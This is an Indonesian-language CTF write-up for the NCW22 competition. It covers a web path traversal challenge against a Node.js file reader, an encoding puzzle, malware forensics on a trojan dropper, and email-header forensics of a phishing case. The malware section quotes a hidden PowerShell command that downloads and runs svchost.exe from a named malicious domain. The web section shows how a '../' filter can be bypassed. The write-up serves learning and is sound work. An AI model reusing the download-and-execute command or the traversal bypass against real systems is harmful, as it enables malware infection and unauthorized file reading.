
WRITE-UPS CTF



MABANEKAD

Sabtu, 5 November 2022

- IndianaJones
- bayurkp
- dduuddeekk

WEB EXPLOITATION

file&reading .INC

Deskripsi

New challenger has entered the arena, a start up company named file & reading incorporated has just made an announcement that they are making some sort of web based file reading tool for server maintainer, the possibility seems endless.

The flag is at `/flag.txt`

Author: mitm#0012


Backup: https://103.167.136.123:54170/

Lampiran


https://103.167.75:54170/

Penjelasan


Langkah pertama yang tentu saya kami lakukan adalah membuka laman dengan menggunakan IP Address yang telah dilampirkan.



Pada dalam tersebut terdapat tautan berupa tulisan “ABOUT”, “CAPABILITIES”, dan “PREVIEW”. Antara “ABOUT” dan “CAPABILITIES” hanya menampilkan bagian bawah laman utama yang hanya berisi paragraf berupa *dummy text*. Namun, ketika menggeser ke bawah lagi atau menekan tautan “PREVIEW”, kita akan menemukan sebuah tombol yang berisi tautan.




Kami mencoba menekan tombol “‘Try it out”, dan muncul sebuah laman yang mengharuskan kita untuk meng-*input filepaths*.




Terdapat beberapa berkas bernama "example" dengan ekstensi yang berbeda-beda. Kami mencoba menginput satu per satu, yang kami dapatkan hanyalah program meng-*output* "Hello World" dengan tiga ekstensi berkas berbeda.

Karena kami mendapatkan pentunjuk bahwa *flag* terdapat pada berkas `/flag.txt` maka kami mencoba menggali berkas itu lebih dalam dengan cara ….



Akan tetapi, yang muncul hanyalah *flag* palsu. Jadi, kami menggunakan cara lain yang dapat digunakan, yaitu dengan menggunakan `/robots.txt`.



Setelah melakukan "eksplorasi" di `/robots.txt`, kami menemukan beberapa berkas yang dapat "dieksekusi". Karena berkas dengan nama berkas "example" sudah dicoba di-*input*-kan semua, kami coba meng-*input*-kan berkas


dengan nama "`webViewer.js`". Hasilnya, kami mendapatkan kode program bahasa Javascript seperti ini ….

```
const fs = require('fs');
const process = require('process')

function changeDir(){
    try {
        process.chdir("./private/")
    } catch (err){}
}

function changeBack(){
    try {
        process.chdir("../")
    } catch (err){}
}

function safetyCheck(filepath){
    if(!filepath){return "example.txt"}
    let safePath = filepath;
    let hasSlash = false;
    let hasDotDot = false;
    if(safePath.startsWith("/")){
        safePath = safePath.replace("/", "");
        hasSlash = true
    }

    for(let x=0; x < 10; x++){
        if(!safePath.includes("../")){break};
        if(x==9){return "nicetry.txt"};
        safePath=safePath.replaceAll("../","");
        hasDotDot = true
    }

    if(!fs.existsSync(safePath) && (hasDotDot || hasSlash)){return
"nicetry.txt"};
    if(!fs.existsSync(safePath)){return "invalidFile.txt"};
    return safePath;
}


module.exports = {
    readfile:(filepath)=>{
        try {
            changeDir();
            const data = fs.readFileSync(`${safetyCheck(filepath)}`,
'utf8');
            changeBack();
            return data;
        } catch (err) {
            console.error(err);
        }
    }
}
```

Dari kode program tersebut, kami menemukan sebuah celah ….

```
for(let x=0; x < 10; x++){
    if(!safePath.includes("../")){break};
    if(x==9){return "nicetry.txt"};
    safePath=safePath.replaceAll("../","");
    hasDotDot = true
```

Jadi, kami tinggal mengganti ".." menjadi ….



FLAG:

NCW22{f1L7eR_15_n0T_3n0u9h_1372846}

MISCELLANEOUS

Mr. Decryptor

Deskripsi

A friend of Mr. Bin, Mr. Decryptor, followed his friend's path and started to learn programming. He is headed to a series of cryptographic problems that needs to be decrypted. Please hel Mr. Decryptor!

Lampiran

nc 103.167.136.75 9944

Penjelasan

Untuk mendapatkan *flag* dari *challenge* ini dapat dilakukan dengan mendekripsi seratus buah kode yang terdiri dari kode biner, heksadesimal, dan base64.

FLAG:

`NCW22{fuiyoohhh_master_of_crypto_right_here!!!}`

FORENSICS

Downloader

Deskripsi

So, in order to solve this challenge you can use many free tools and with your unique analysis skill to get the answers according to the given questions. This one is easy to solve and doesn't require any advanced analysis technique. Also DO NOT FORGET to delete this file after the competition is done, **just for safety reason.**

Again, i'm not responsible of any risk if you reject this warning.

Flag is ALL 4 Questions concatenated with "_" .

For example, NCW22{answer1_answer2_answer3_answer4}

Lampiran

You can access the questions here :

https://tinyurl.com/wb9w957c

nc 103.167.136.75 1112

nc 103.167.136.123 1112

Penjelasan

Meng-unzip file

Kita mendownload file trojan yang diberikan lalu meng-unzip program menggunakan password yang sudah diberikan yaitu “infected”.

Menganalisa file

Setelah meng-unzip file didapat file trojannya, kami menganalisa file untuk menjawab list pertanyaan yang diberikan soal – soal yang diberikan sebagai berikut :

```
QUESTIONS :
1. What is the name of the Domain that hosted the trojan malware?
(E.g, http://abc123.com → "abc123" is the Domain Name)

2. What is the file's name of the trojan malware itself?

3. What is the IP Address of the Domain?

4. From what country that the Domain is launched?
```

Lalu kami mencoba menggunakan exiftool untuk melihat metadata dari file tersebut dan didapat full commandline yang digunakan untuk mendownload trojan.

```
.0\powershell.exe
Command Line Arguments          : -ExecutionPolicy bypass -noprofile -windowstyl
e hidden (New-Object System.Net.WebClient).DownloadFile('http://2filmes.com/svch
ost.exe','%USERPROFILE%\svchost.exe');Start-Process '%USERPROFILE%\svchost.exe'
```

Dari sana kami juga mendapat nama domain yang digunakan untuk menghosting trojan tersebut(2filmes.com) dan juga nama file trojan yang akan didownload(svchost.exe), kedua hal tersebut bisa menjawab pertanyaan pertama dan kedua.

Setelah mendapat nama domainnya kami lalu mencari ip address dengan menggunakan online tool virustotal.com.

www.2filmes.com	0 / 94	46.30.215.210	104.37.35.127

Didapat ip addressnya 104.37.35.127, no 3 kelar lanjut no 4. Untuk menjawab soal no 4 kami menggunakan online tool whois.com dan didapat jika ip 104.37.35.127 dilaunch dari Denmark.

```
organisation:   ORG-OA356-RIPE
org-name:       One.com A/S
country:        DK
org-type:       LIR
address:        Kalvebod Brygge 24
address:        DK-1560
address:        Copenhagen V
address:        DENMARK
phone:          +4546907100
fax-no:         +4570205872
admin-c:        MPT-RIPE
admin-c:        MIL33-RIPE
admin-c:        JA9484-RIPE
abuse-c:        OC1207-RIPE
mnt-ref:        RIPE-NCC-HM-MNT
mnt-ref:        ONECOM-MNT
mnt-by:         RIPE-NCC-HM-MNT
mnt-by:         ONECOM-MNT
created:        2010-08-31T10:18:37Z
last-modified:  2022-08-24T07:13:14Z
source:         RIPE # Filtered
```

Setelah mendapat semua jawaban, lalu flag disusun berdasarkan format yang telah diberikan.

FLAG:

`NCW22{2filmes_svchost.exe_104.37.35.127_Denmark}`

BEC Chitchat

Deskripsi

A few days ago, I went to a store wanting to buy groceries, but the store was closed. Then, in front of the store I saw a banner with an email referring to the owner of the store. I contacted the email several times and I received a reply message from the email along with a brochure. Long story short, I go back home and opened the brochure from my computer and my computer got hacked, and I only realized after a few days later.

As a Forensic Expert, you are given a document to analyze these evidences :

1. What's the name of suspected person(attacker) that send the malicious brochure?
(FULLNAME all lower case + if the name consists of two words like "Ismail Marzuki" then seperate those with whitespace character)

2. What is the attacker's phone number?
[Example Format = +62.....] -> Country-Code number format

3. What is the Address(FQDN) that is close to the source email(sender)?
(E.g : VG7SCF8EV1D.prod.ncwctf.donat.gula.id)

4. What is the Address(IPv6 Address) that is close to the destination email(receiver)?
(E.g : a05:a612:2d3:09f1:blah:blah:blah:blah)

Lampiran

Here is the netcat service to validate your answer :
nc 103.167.136.75 1111
nc 103.167.136.123 1111
The flag is all the answers concatenated with underscore.
NCW22{answer1_answer2_answer3_answer4}

Penjelasan

Meng-unzip file

Setelah didownload kami mendapat file zip, jadi ya tentu di unzip dan didapat file .ost, setelah sekian mencari tahu harus diapain ini file, akhirnya kami mendapat hidayah dan menggunakan pffexport untuk mengexport file didalamnya supaya bisa dibuka.

Mencari jarum dalam tumpukan jerami saat tsunami

Setelah mendapat file yg diexport, di dalamnya terdapat banyak file, setelah mencari cari akhirnya kami mendapat file yang berisi beberapa informasi dalam directory Root-mailbox/IPM_SUBTREE/[Gmail]/important/Message00001 yang di dalamnya terdapat beberapa file txt dan 1 file html. Dimana pada file InternetHeaders.txt kami mendapat beberapa informasi.

```
Delivered-To: alexsteven2211@gmail.com
Received: by 2002:a05:6a10:8a43:b0:2f4:89f4:8483 with SMTP id dn3csp1147063pxb;
```

Pada data di atas di dapat informasi IP Address receiver (2002:a05:6a10:8a43:b0:2f4:89f4:8483) yang dapat menjawab pertanyaan nomor 4.

```
From: roger alex <rogergrocery@gmail.com>
To: "alexsteven2211@gmail.com" <alexsteven2211@gmail.com>
Subject:
        =?utf-8?B?QW5ub3VuY2luZyBEaXNjb3VudCAmIE1hcmtldCdzIEJlc3QgU2VjdG9yIA==?=
 =?utf-8?B?8J+ls/CfjJ8=?=
Thread-Topic:
        =?utf-8?B?QW5ub3VuY2luZyBEaXNjb3VudCAmIE1hcmtldCdzIEJlc3QgU2VjdG9yIA==?=
 =?utf-8?B?8J+ls/CfjJ8=?=
Thread-Index: AQHY0C67ak1Mfazcz0mWmNC9kZLTEA==
X-MS-Exchange-MessageSentRepresentingType: 1
Date: Sat, 24 Sep 2022 16:01:18 +0000
Message-ID:
        <HK0PR06MB28674110F1EF273ADE5CDEB8AF509@HK0PR06MB2867.apcprd06.prod.outlook.com>
```

Dan pada gambar di atas terdapat informasi nama pengirim yang kami duga sebagai sang hekerr (roger alex) dan ada juga FQDN dari pengirim (HK0PR06MB2867.apcprd06.prod.outlook.com) yang dapat menjawab pertanyaan 1 dan 3.

Dan yang terakhir kami mencoba untuk melakukan strings pada Message.html untuk melihat isi didalamnya dan kami menemukan no hp dari si hekerr (+120932132) dan membantu menjawab pertanyaan nomor 2.

```
</div>
<div dir="auto" style="font-family:-apple-system, HelveticaNeue">We from RogerGr
ocery invite you to come to our MarketStore to see our products.</div>
<div dir="auto" style="font-family:-apple-system, HelveticaNeue">Why? Because we
 want the best for you.</div>
<div dir="auto" style="font-family:-apple-system, HelveticaNeue"><br>
</div>
<div dir="auto" style="font-family:-apple-system, HelveticaNeue">Come and have a
 look on our brochure down in this PDF file.</div>
<div id="ms-outlook-mobile-signature" dir="auto" style="font-family:-apple-syste
m, HelveticaNeue">
<div><br>
</div>
<span dir="auto">---&gt; Contact : Roger (+120932132)</span></div>
<br>
</div>
<div id="ms-outlook-mobile-signature" dir="auto">
<div><br>
</div>
Get <a href="https://aka.ms/AAb9ysg">Outlook for Android</a></div>
</body>
</html>
```

FLAG:

NCW22{roger alex_+120932132_HK0PR06MB2867.apcprd06.prod.outlook.com_2002:a05:6a10:8a43:b0:2f4:89f4:8483}